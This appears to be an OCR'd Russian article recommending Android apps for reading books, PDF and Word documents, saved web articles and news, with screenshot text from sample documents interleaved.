
Кстати, для синхронизации книг очень удобно использовать приложение Dropsync. Просто положи все книги в какую-нибудь папку в своем Dropbox, а затем настрой Dropsync для синхронизации этой папки с устройством. Рекомендую отключить автосинхронизацию — она выжирает батарейку — и синхронизировать вручную по мере необходимости.

PDF


PDF — особый формат документа, который выглядит в любом просмотрщике одинаково, независимо от размера экрана, разрешения и значения DPI. И в этом же его недостаток: читать PDF на смартфоне — просто мучение. Если открываешь на полный экран, текст становится слишком мелким, а при увеличении появляется не только вертикальная прокрутка, но и горизонтальная. Одним словом: PDF не для смартфонов.

Но выход все же есть. Бесплатный Adobe Acrobat Reader умеет перестраивать документ для более удобного чтения на маленьком экране мобильного устройства. При активации режима чтения (значок очков снизу) он поступает с документом ровно так же, как книгочиталка с обычной книгой, то есть устанавливает комфортный для чтения размер текста и активирует корректный перенос строк. Естественно, таблицы, сноски, оглавления и прочее в этом случае «поедут», но документ хотя бы можно читать.

Та же функция есть в PocketBook. Но в скорости и качестве переформатирования он проигрывает Adobe Reader. А вот в Moon+ Reader перекомпоновка PDF под маленький экран реализована не очень удобно: лист сжимается и прокручивается горизонтально.



Документ в оригинальном формате



Дополнением к задачнику Programming Taskbook является свободно распространяемый комплекс «Teacher Pack for Programming Taskbook 4». Он содержит компоненты электронного задачника, которые предназначены для преподавателя программирования и призваны упростить подготовку и проведение групповых практических занятий. Комплекс состоит из следующих элементов:

- PTVarMaker.exe программа « Конструктор вариантов». Позволяет автоматически генерировать *индивидуальный набор заданий* для каждого учащегося, а также создавать *контрольные файлы*, обеспечивающие регистрацию задания как выполненного только после проверки преподавателем текста программы, решающей это задание;

6

М. Э. Абрамян. Электронный задачник Programming Taskbook 4.6


- PT4Teach.exe программа «Контрольный центр преподавателя». Предназначена для подготовки каталогов учащихся к проведению занятий, обеспечения дополнительного контроля за процессом

…и после переформатирования


DOCX И DOC

Для чтения офисных документов существует очень много программ, но я советую установить Microsoft Word. Ключевое преимущество — абсолютно правильное отображение разметки любых DOC- и DOCX-файлов. А качественно проработанная функция конвертирования документа для чтения на маленьком экране мобильного устройства (режим чтения) позволяет вообще забыть про всех конкурентов.

По сравнению с настольной версией возможности редактирования сильно урезаны. Отсутствуют многие нужные функции, например редактор формул, некоторые функции доступны только при подписке на Office 365. После изменения DOC-файлы можно сохранить только в DOCX, который совместим лишь с Microsoft Office 2007 и выше. Зато есть поддержка чтения и редактирования ODT, DOT и RTF.



Документ в оригинале



Упражнение № 3. Построение кривой линии по точкам (*Кривая Безье*).

Задание: Постройте график по точкам, заданным координатами X и Y, табл. 1.2, рис. 1.10.

Таблица 1.2

Координаты кривой

Точки	Координаты	
	X	Y
P1	0	0
P2	5	10
P3	10	15
P4	20	25
P5	40	30
P6	60	50
P7	100	60

…и в режиме чтения

Вместо Word и других продуктов Microsoft можно использовать сторонний офис. Один из лучших — OfficeSuite, самый настоящий комбайн с кучей функций и относительно хорошей совместимостью с файлами офиса (читает PDF, RTF, TXT, LOG, CSV, EML, ODT, ODS, ODP, DOC, DOCX, DOCM, XLS, XLSX, XLSM, PPT, PPTX, PPS, PPSX, PPTM, PPSM, а также ZIP-архивы). Если функциональности бесплатной версии не хватит, то придется выложить около 1000 рублей за полную версию приложения. Главное, не забывай поговорку: «Универсальное — значит, умеет всё, но толком ничего».


СТАТЬИ

Ок, с книгами и документами разобрались, но как быть со статьями на сайтах? Во-первых, не каждый раз находится время сразу прочитать статью, ссылка на которую подвернулась в ленте твиттера, а во-вторых, читать статью не всегда удобно: сайты используют различные шрифты и их размеры, бывает так, что фон режет глаза или же владельцы сайта не позаботились о создании мобильной версии.

Все эти проблемы решит Pocket. Это сервис так называемого отложенного чтения. Он позволяет сохранить понравившиеся статьи для последующего чтения, нажав кнопку «Отправить» в браузере и выбрав Pocket (или с помощью специального расширения для браузера). Затем можно открыть приложение и прочитать статью в чистом и удобном для мобильного устройства виде с выбором фона, размера и стиля шрифта и обрезкой всего лишнего (статья будет выглядеть так же, как книга в книгочиталке).

Сразу после добавления в Pocket страница автоматически загружается на все устройства и становится доступна в офлайне. Так что ты можешь заранее сохранить множество статей, а затем спокойно читать их в дороге, не обращая внимания на проблемы с интернетом.

Ближайший конкурент Pocket — Instapaper функционально абсолютно с ним идентичен. Похожая функция чтения встроена и в некоторые браузеры, например в Firefox и Яндекс.Браузер. Достаточно всего лишь нажать на значок открытой книги в адресной строке.



habrahabr.ru

Внутренняя модель nVidia GPU - ключевой момент в понимании GPGPU с использованием CUDA. В этот раз я постараюсь наиболее детально рассказать о программном устройстве GPUs. Я расскажу о ключевых моментах компилятора CUDA, интерфейсе CUDA runtime API, ну, и в заключение, приведу пример использования CUDA для несложных математических вычислений. Приступим.

Вычислительная модель GPU:

Рассмотрим вычислительную модель GPU более подробно.


1. Верхний уровень ядра GPU состоит из блоков, которые группируются в сетку или грид (grid) размерностью N1 * N2 * N3.

Статья с хабра в Pocket

НОВОСТИ

Пожалуй, чаще всего мы читаем новости. У новостей есть множество источников, это и твиттер, и Telegram, и RSS. Но существуют и специальные агрегаторы, которые подберут новости именно для тебя. Таких в маркете довольно много, но внимания заслуживают только три:

- **Google Новости и погода** — простой агрегатор новостей. Имеется сортировка по любым темам, а также индивидуальные подборки. Есть очень удобная сортировка по ключевым словам, подробная информация о погоде.
- **Flipboard** — читалка новостей, выполненная в формате красивого бумажного журнала с интуитивно понятным интерфейсом. Собственно, в этом единственное ее достоинство.
- **MSN Новости** — очень популярная читалка новостей от Microsoft.



Apple AAPL (NASDAQ)	114,92 USD -0,65 (-0,56 %) ↓
Microsoft MSFT (NASDAQ)	57,25 USD 0,06 (0,10 %) ↑
Alphabet GOOGL (NASDAQ)	797,97 USD -3,26 (-0,41 %) ↓

Отказ от обязательства

Статьи

Украинский оверклокерский портал · 5 часов на…

PNY выпустила видеокарту GeForce GTX 1080 XLR8 OC

